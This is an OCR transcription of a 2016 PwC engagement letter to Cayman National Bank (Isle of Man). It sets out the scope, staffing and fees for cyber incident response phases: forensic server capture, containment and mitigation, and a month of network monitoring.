
You have instructed us to provide the additional services set out in Schedule 1.

Timetable and duration

We will start work on receipt of a signed copy of this engagement letter, although some of the activities in Phase 6 have already commenced based on verbal acceptance due to the critical nature of the services. The services set out in this letter are by their nature fluid but in advance of each stage of the services we will aim to provide you with an estimate of how long it is likely to take. We will keep you regularly informed of our progress (as well as likely costs). Should we anticipate difficulties in meeting any agreed timetables we will inform you in advance.

PricewaterhouseCoopers LLC, Sixty Circular Road, Douglas, Isle of Man, IM1 1SA
Telephone +44 (0) 1624 689689 Facsimile +44 (0) 1624 689690, www.pwc.com/im

[illegible]



pwc

Staffing

Steve Billinghurst is the person in charge of providing the services to you, assisted by such other staff as we believe are required. We will also involve specialists from the Forensic Technology Services ("FTS") team from the London office of the PwC UK firm to perform the technical investigation and analysis, led by Kris McConkey and supported by James C Campbell. If we believe that it is necessary for us to change any of the named individuals we will let you know.

Fees

On the basis of the scope described above, we estimate the costs as follows and will revise this estimate during the project if necessary. The fees for phase 6 have already been communicated to you via email.

[illegible]	[illegible]
4. Incident Response, evidence preservation and analysis	21,000 – 24,000
5. Incident containment and mitigation	25,000 – 28,000
6. Network threat detection/Monitoring	20,000 – 30,000

We therefore estimate the total cost for phases 4 to 6 will be in the region of **£66,000 - £82,000.** The above fee rates and estimates exclude VAT. Out of pocket expenses incurred in completing our services will be added to our fees.

We will issue interim invoices at the end of each month and send these to Ian Bancroft, copy Ian C. Whan Tong. In accordance with the attached terms of business, all invoices are payable 14 days after the date on the invoice.

Confirmation of agreement

Please confirm your acceptance of this agreement by signing the enclosed copy and returning it to us.

Yours faithfully

PricewaterhouseCoopers LLC

Copy letter to be returned to PricewaterhouseCoopers LLC

I accept the terms of the agreement on behalf of Cayman National Bank and Trust Company (Isle of Man) Limited.

For and on behalf of Ian Whan Tong

Signed


Compliance Manager [illegible]

Position

11/2/16

Date

2 of 4



pwc

Schedule 1 – Additional services

This schedule sets out the scope of the additional services that we will provide under our variation letter dated 9 February 2016.

<u>Matters to be covered:</u>

Phase 4 - Incident Response, evidence preservation and analysis

We will undertake additional forensic captures of up to a maximum of 6 servers that may have been involved in the cyber security incident to date. This activity is equivalent to phases 1, 2.1 and 2.2 in the original engagement letter but for a smaller target number of servers/workstations. Our work will focus on the 2 target servers, being the "Primacy" server and the "Web Server", but we will capture images of a further 4 servers in the event they are required to be analysed at a later date.

We will interrogate and analyse the captured system data to attempt to establish the fact pattern of attacker activity including, where possible, details of how access to the network was acquired and what data was obtained and exfiltrated. From the data collected, we will also seek to establish whether additional machines have been used by the attacker and will advise whether any further remediation actions are required. For malicious software identified, we will attempt to establish its function and purpose, and identify a method of detecting its communications on the network, which will help to inform the remediation and mitigation plan.

Estimated costs are in the region of **£21,000 – £24,000** (Analysis and forensic capture).

Phase 5 - Incident containment and mitigation

Using the intelligence and forensic artefacts gathered from the investigation, we will liaise with you to create and execute a tailored containment and mitigation strategy which will seek to remove the attacker from your network and, at the same time, limit their ability to re-establish access to your systems.

Alongside the mitigation activities we will assist you in enhancing your ability to identify the attacker's future efforts to regain a foothold in your environment. This will include providing recommendations for enhanced logging, monitoring and auditing of key systems in your environment. We will also provide recommendations for incident management tools, processes and best practice for future network security improvements.


Estimated costs are in the region of **£25,000 – £28,000** (includes reporting, planning and prioritisation, including consultant time to assist with implementation/advice).

Phase 6 - Network threat detection/Monitoring

We will discuss with your IT staff and provide advice on an appropriate network span/tap location at which to deploy PwC's network sensor(s). These sensors provide us with a mechanism to monitor activities of attackers and contain PwC's proprietary threat detection signatures.

We will liaise with your designated staff to deploy the PwC network sensor(s) in a location determined by you where they can monitor relevant inbound and outbound traffic between your IT environment and the internet.

We will monitor network traffic for one month, after which all associated data will be removed from the sensor(s) and the sensor(s) will be removed and returned to PwC. During this time we will use the sensor to provide network-level visibility of the attacker's activities, analyse and document alerts from the device(s) and extract a log file from the sensors once per day for further intensive analysis in our forensic labs.



pwc

Hardware sensors required for endpoint and or network threat detection will be charged at £1,250 per week.

Estimated costs are in the region of **£20,000 – £30,000.**

Other considerations

Any verbal advice relating to mitigation or remediation will be followed up in writing. It will be a matter for you to determine what action is taken in relation to such advice upon receipt of written confirmation.

Please note that we will provide no assurance opinion, attestation or other form of assurance with respect to our services or the information upon which the services are based. We will not audit or otherwise verify the information supplied to us in connection with this engagement, from whatever source, except as specified in this engagement letter. The procedures we will be performing will not constitute an examination in accordance with generally accepted auditing standards.

You will be responsible for the provision of information relating to existing policies, plans or procedures, IT and security infrastructure and any other information we require to perform our tasks. This will also include access to personnel who are able to advise on network and systems architecture.